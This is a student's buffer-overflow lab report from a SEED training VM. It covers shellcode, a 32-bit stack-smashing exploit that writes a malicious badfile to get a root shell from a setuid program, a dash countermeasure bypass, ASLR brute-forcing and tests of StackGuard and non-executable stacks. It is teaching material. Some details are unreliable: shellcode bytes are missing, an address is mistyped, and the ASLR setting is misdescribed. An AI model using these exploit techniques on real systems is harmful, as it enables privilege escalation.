


Name: Bharath Karumudi
Assignment: Lab 2 - Buffer Overflow Attack

Task1: Running Shellcode



```
SEED (After-Lab1) [Running] : 1


[10/14/19]seed@VM:~/.../Lab2$ vi 1_call_shell_code.c
[10/14/19]seed@VM:~/.../Lab2$ gcc -z execstack -o 1_call_shell_code.o 1_call_shell_code.c
[10/14/19]seed@VM:~/.../Lab2$ ./1_call_shell_code.o
$
$

[10/15/19]seed@VM:~/.../Lab2$ ls -l 1_call_shell_code.o
-rwsr-xr-x 1 root seed 7388 Oct 14 21:49 1_call_shell_code.o
[10/15/19]seed@VM:~/.../Lab2$ ./1_call_shell_code.o
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[10/15/19]seed@VM:~/.../Lab2$
```

Observation: The given shell code was compiled with executable stack option (-z execstack) to allow the code to be executed from stack and when executed a new shell was created and we can see the new prompt on the terminal. If the same executable was made to set-UID root program, then I got the root shell.

Explanation: The shell code was pushed to the stack which is equivalent to `execve("/bin/sh", name, NULL)` was executed, which created a new shell.

Task 1.1: The Vulnerable Program



```
/bin/bash
[10/15/19]seed@VM:~/.../Lab2$ ls -l 1_stack.c
-rw-rw-r-- 1 seed seed 480 Oct 15 19:53 1_stack.c
[10/15/19]seed@VM:~/.../Lab2$ gcc -o stack -z execstack -fno-stack-protector 1_stack.c
[10/15/19]seed@VM:~/.../Lab2$ sudo chown root stack
[10/15/19]seed@VM:~/.../Lab2$ sudo chmod 4755 stack
[10/15/19]seed@VM:~/.../Lab2$ ls -l stack
-rwsr-xr-x 1 root seed 7480 Oct 15 21:40 stack
[10/15/19]seed@VM:~/.../Lab2$ vi badfile
[10/15/19]seed@VM:~/.../Lab2$ ./stack
Returned Properly
[10/15/19]seed@VM:~/.../Lab2$ rm badfile
[10/15/19]seed@VM:~/.../Lab2$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Oct 15 21:41 badfile
[10/15/19]seed@VM:~/.../Lab2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Observation: Created the stack.c with the given code and compiled to an executable as “stack” by disabling the stack protector and enabling the stack executable as shown in the screenshot (-z execstack -fno-stack-protector). Then made the executable (file name: stack) as root owned set-UID program using chown and chmod.

When executed the stack program with a smaller input in the badfile, then it returned as “Returned Properly” and when injected the shell code into the badfile that has the malicious code as input to the program, we got a new shell with root as effective id.

Explanation: Because the badfile has malicious code and it was added into the stack and updated the return address to execute the malicious code. So, the malicious code which has shell code, got executed and as the “stack” executable is a set-UID program, we got the shell with root privileges (effective id). The program was exploited because, the strcpy() does not check the boundaries and a buffer overflow has occurred, which further used to run a malicious program.

Task 2: Exploiting the Vulnerability

```
or
/bin/bash
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
[
0x80484bb <foo>:      push    ebp
0x80484bc <foo+1>:    mov     ebp,esp
0x80484be <foo+3>:    sub     esp,0x28
=> 0x80484c1 <foo+6>:    sub     esp,0x8
0x80484c4 <foo+9>:    push    DWORD PTR [ebp+0x8]
0x80484c7 <foo+12>:   lea     eax,[ebp-0x20]
0x80484ca <foo+15>:   push    eax
0x80484cb <foo+16>:   call   0x8048370 <strcpy@plt>
[
----- stack -----
0000| 0xbfffea70 --> 0xb7fe96eb (<_dl_fixup+11>: add
0004| 0xbfffea74 --> 0x0
0008| 0xbfffea78 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea7c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea80 --> 0xbfffecc8 --> 0x0
0020| 0xbfffea84 --> 0xb7feff10 (<_dl_runtime_resolve+16>:
0024| 0xbfffea88 --> 0xb7dc888b (<_GI_IO_fread+11>: add
0028| 0xbfffea8c --> 0x0
[
Legend: code, data, rodata, value
Breakpoint 1, foo (str=0xbfffea7 "bB\003") at 1_stack.c:12
12  strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea98
gdb-peda$ p $buffer
$2 = (char (*)[24]) 0xbfffea78
gdb-peda$ p 0xbfffea98 - 0xbfffea78
$3 = 0x20
gdb-peda$ quit

#include <string.h>
char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68" /* Line 3: pushl $0x68732f2f */
"\x68" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
memset(&buffer, 0x90, 517);
*((long *) (buffer + 36)) = 0xbfffea98 + 0x80;
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}

Return address:
buffer address + (difference + 4) =
buffer address + 36

32,1 Bot

/bin/bash
[10/15/19]seed@VM:~/.../Lab2$ vi exploit.c
[10/15/19]seed@VM:~/.../Lab2$ gcc -o exploit exploit.c
[10/15/19]seed@VM:~/.../Lab2$ rm badfile
[10/15/19]seed@VM:~/.../Lab2$ ./exploit
[10/15/19]seed@VM:~/.../Lab2$ ls -l badfile stack exploit
-rw-rw-r-- 1 seed seed 517 Oct 15 22:01 badfile
-rwxrwxr-x 1 seed seed 7564 Oct 15 22:00 exploit
-rwsr-xr-x 1 root seed 7480 Oct 15 21:40 stack
[10/15/19]seed@VM:~/.../Lab2$ ./stack
#
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[10/15/19]seed@VM:~/.../Lab2$

/bin/bash
[10/15/19]seed@VM:~/.../Lab2$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# ./setUID_root
# if d
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Observation:

Created the complete exploit.c file and compiled to *exploit* which will create the required badfile and also updates the return address to point to malicious content which was in the badfile.


The badfile created from exploit was given to the stack executable which is a root set-UID program and when executed, we got the root shell and verified with the id command.

(Image 3): Also, once inside the root shell as effective id, by executing the setUID_root, which updates the setuid to zero and make a system call to `"/bin/sh"` and got a new shell with real user id as root.

Note: The return address was calculated using gdb utility as shown in the first screenshot (left), where the difference is between buffer and edp is 32 (0x20), so adding 4 will be 36 which is return address. The new return address was set as 0xbffea98+0x80 where we pushed our malicious code.

Explanation: This was due to buffer overflow vulnerability. The content from badfile which has shell code was pushed to stack and the return address was pointed to execute the badfile content. The setuid(0) and a system call to `"/bin/sh"` created a new shell with real user id as root. This way, we exploited the buffer overflow vulnerability and spawned a root shell.

Task 3: Defeating dash's Countermeasure




```
/bin/bash
[10/15/19]seed@VM:~/.../Lab2$ sudo ln -sf /bin/dash /bin/sh
[10/15/19]seed@VM:~/.../Lab2$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 15 22:25 /bin/sh -> /bin/dash
[10/15/19]seed@VM:~/.../Lab2$ vi dash_shell test.c
[10/15/19]seed@VM:~/.../Lab2$ gcc dash_shell test.c -o dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ sudo chown root dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ sudo chmod 4755 dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Oct 15 22:26 dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ ./dash_shell_test
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),113(lpadmin),128(sambashare)
$ exit
[10/15/19]seed@VM:~/.../Lab2$ vi dash_shell test.c
[10/15/19]seed@VM:~/.../Lab2$ gcc dash_shell test.c -o dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ sudo chown root dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ sudo chmod 4755 dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7444 Oct 15 22:28 dash_shell_test
[10/15/19]seed@VM:~/.../Lab2$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),113(lpadmin),128(sambashare)
#
```

Observation: The `/bin/sh` symlink is now pointed to `dash` and created the given program as `dash_shell_test` by commenting the `setuid(0)` line, when executed as set-UID program, the shell prompt appeared as a normal user. But when uncommented the code `setuid(0)` and recompiled the program and executed as set-UID program, this time we can see root shell.

Explanation: The difference in the behavior is due to **setuid(0)**, this made the real user id to zero and then we invoked the shell. So, `dash` was able to allow. Whereas in first case, `dash` identified that real id is not root and as a security measure, `dash` will not allow the root shell. This is a in-built security countermeasure of `Dash`.

Task 3.1: Running exploit - Defeating dash's Countermeasure



```
/bin/bash
[10/15/19]seed@VM:~/.../Lab2$ cp exploit.c dash_exploit.c
[10/15/19]seed@VM:~/.../Lab2$ vi dash_exploit.c
[10/15/19]seed@VM:~/.../Lab2$ gcc -o dash_exploit dash_exploit.c
[10/15/19]seed@VM:~/.../Lab2$ rm badfile
[10/15/19]seed@VM:~/.../Lab2$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 15 22:25 /bin/sh -> /bin/dash
[10/15/19]seed@VM:~/.../Lab2$ ./dash_exploit
[10/15/19]seed@VM:~/.../Lab2$ ./stack
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
#
```

Observation: A new exploit with the name `dash_exploit.c` was created with the new shell code given in instructions and created the badfile with the new “`dash_exploit`”. The bad file was given to the stack program and when executed got the root shell with effective id also as root.

Explanation: The new shell code has `setuid(0)` so using the buffer overflow attack, we sent the malicious code to the stack and it got executed and as `setuid` was made to zero first, the `dash` countermeasure was bypassed and got the root shell.

Task 4: Defeating Address Randomization

```
/bin/bash
./defeat_asr.sh: line 13: 8771 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35715 times so far.
./defeat_asr.sh: line 13: 8772 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35716 times so far.
./defeat_asr.sh: line 13: 8773 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35717 times so far.
./defeat_asr.sh: line 13: 8774 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35718 times so far.
./defeat_asr.sh: line 13: 8775 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35719 times so far.
./defeat_asr.sh: line 13: 8776 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35720 times so far.
./defeat_asr.sh: line 13: 8777 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35721 times so far.
./defeat_asr.sh: line 13: 8778 Segmentation fault      ./stack
1 minutes and 42 seconds elapsed.
The program has been running 35722 times so far.
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
#
```

Observation: The address randomization was disabled with `sudo /sbin/sysctl -w kernel.randomize_va_space=2` and our brute force program: `defeat_asr.sh` ran for 35,722 times and in 1 min 42 seconds the brute force attack was completed and able to match the address where to execute our malicious code that stack program was introduced through badfile. We can see the root shell with root as real user id was appeared.

Note: Due to large output, the initial lines were not able to capture, but program was attached separately to submission.

Explanation: On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. Our brute force program defeated in 35,722 runs and broke the address randomization countermeasure and able to match the address where to execute our malicious code that stack program was introduced through badfile.

Task 5: Turn on the StackGuard Protection

```
/bin/bash
[10/15/19]seed@VM:~/.../Lab2$ ls -lrt
total 80
-rw-rw-r-- 1 seed seed 723 Oct 14 21:49 1 call shell code.c
-rwsr-xr-x 1 root seed 7388 Oct 14 21:49 1 call shell code.o
-rw-rw-r-- 1 seed seed 480 Oct 15 19:53 1_stack.c
-rw-rw-r-- 1 seed seed 821 Oct 15 21:31 exploit.c
-rwsr-xr-x 1 root seed 7480 Oct 15 21:40 stack
-rwxrwxr-x 1 seed seed 7564 Oct 15 22:00 exploit
-rw-rw-r-- 1 seed seed 67 Oct 15 22:11 setUID_root.c
-rwxrwxr-x 1 seed seed 7392 Oct 15 22:11 setUID_root
-rw-rw-r-- 1 seed seed 181 Oct 15 22:28 dash shell test.c
-rwsr-xr-x 1 root seed 7444 Oct 15 22:28 dash shell test
-rw-rw-r-- 1 seed seed 738 Oct 15 22:38 dash_exploit.c
-rwxrwxr-x 1 seed seed 7628 Oct 15 22:38 dash_exploit
-rw-rw-r-- 1 seed seed 517 Oct 15 22:39 badfile
-rwxr-xr-x 1 seed seed 251 Oct 15 22:48 defeat_asr.sh
[10/15/19]seed@VM:~/.../Lab2$ gcc -o sg_stack -z execstack 1_stack.c
[10/15/19]seed@VM:~/.../Lab2$ rm badfile
[10/15/19]seed@VM:~/.../Lab2$ ./exploit
[10/15/19]seed@VM:~/.../Lab2$ sudo chown root sg_stack; sudo chmod 4755 sg_stack
[10/15/19]seed@VM:~/.../Lab2$ ls -l sg_stack
-rwsr-xr-x 1 root seed 7528 Oct 15 23:02 sg_stack
[10/15/19]seed@VM:~/.../Lab2$ ./sg_stack
*** stack smashing detected ***: ./sg_stack terminated
Aborted
[10/15/19]seed@VM:~/.../Lab2$
```

Observation: Created a new *sg_stack* executable file from Task 1 with StackGaurd protection (by compiling the program without `-fno-stack-protector`) and made the root owned set-UID program chown and chmod. When tried to do the exploit from Task 2 and executed got the error `*** stack smashing detected ***` and program terminated. The attack was failed.

Explanation: This was due to stack guard protection enabled on the stack and it identified the change in the stack guard value, which occurred due to buffer overflow attempt. Once stack identified the change, it terminated the program as a security countermeasure.

Task 6: Turn on the Non-executable Stack Protection

```
/bin/bash
[10/15/19]seed@VM:~/.../Lab2$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/15/19]seed@VM:~/.../Lab2$ ls -lrt
total 88
-rw-rw-r-- 1 seed seed 723 Oct 14 21:49 1 call shell code.c
-rwsr-xr-x 1 root seed 7388 Oct 14 21:49 1 call shell code.o
-rw-rw-r-- 1 seed seed 480 Oct 15 19:53 1 stack.c
-rw-rw-r-- 1 seed seed 821 Oct 15 21:31 exploit.c
-rwsr-xr-x 1 root seed 7480 Oct 15 21:40 stack
-rwxrwxr-x 1 seed seed 7564 Oct 15 22:00 exploit
-rw-rw-r-- 1 seed seed 67 Oct 15 22:11 setUID_root.c
-rwxrwxr-x 1 seed seed 7392 Oct 15 22:11 setUID_root
-rw-rw-r-- 1 seed seed 181 Oct 15 22:28 dash shell test.c
-rwsr-xr-x 1 root seed 7444 Oct 15 22:28 dash shell test
-rw-rw-r-- 1 seed seed 738 Oct 15 22:38 dash_exploit.c
-rwxrwxr-x 1 seed seed 7628 Oct 15 22:38 dash_exploit
-rwxr-xr-x 1 seed seed 251 Oct 15 22:48 defeat_asr.sh
-rwsr-xr-x 1 root seed 7528 Oct 15 23:02 sq_stack
-rw-rw-r-- 1 seed seed 517 Oct 15 23:02 badfile
[10/15/19]seed@VM:~/.../Lab2$ fcc -o nes_stack -fno-stack-protector -z noexecstack 1_stack.c
The program 'fcc' is currently not installed. You can install it by typing:
sudo apt install fcc
[10/15/19]seed@VM:~/.../Lab2$ gcc -o nes_stack -fno-stack-protector -z noexecstack 1_stack.c
[10/15/19]seed@VM:~/.../Lab2$ sudo chown root nes_stack; sudo chmod 4755 nes_stack
[10/15/19]seed@VM:~/.../Lab2$ ls -l nes_stack
-rwsr-xr-x 1 root seed 7480 Oct 15 23:13 nes_stack
[10/15/19]seed@VM:~/.../Lab2$ ./nes_stack
Segmentation fault
[10/15/19]seed@VM:~/.../Lab2$
```

Observation: When recompiled the program by disabling the address randomization using `sysctl -w kernel.randomize_va_space=0` and enabling the non-executable stack protection (`-z noexecstack`), the program compiled and when tried the attack as in Task 2, encountered the Segmentation fault and attack failed.

Explanation: Because the Stack is now enabled as Non executable, the malicious code in the stack will not be executed. So, we got the Segmentation fault as a countermeasure to avoid buffer overflow attacks.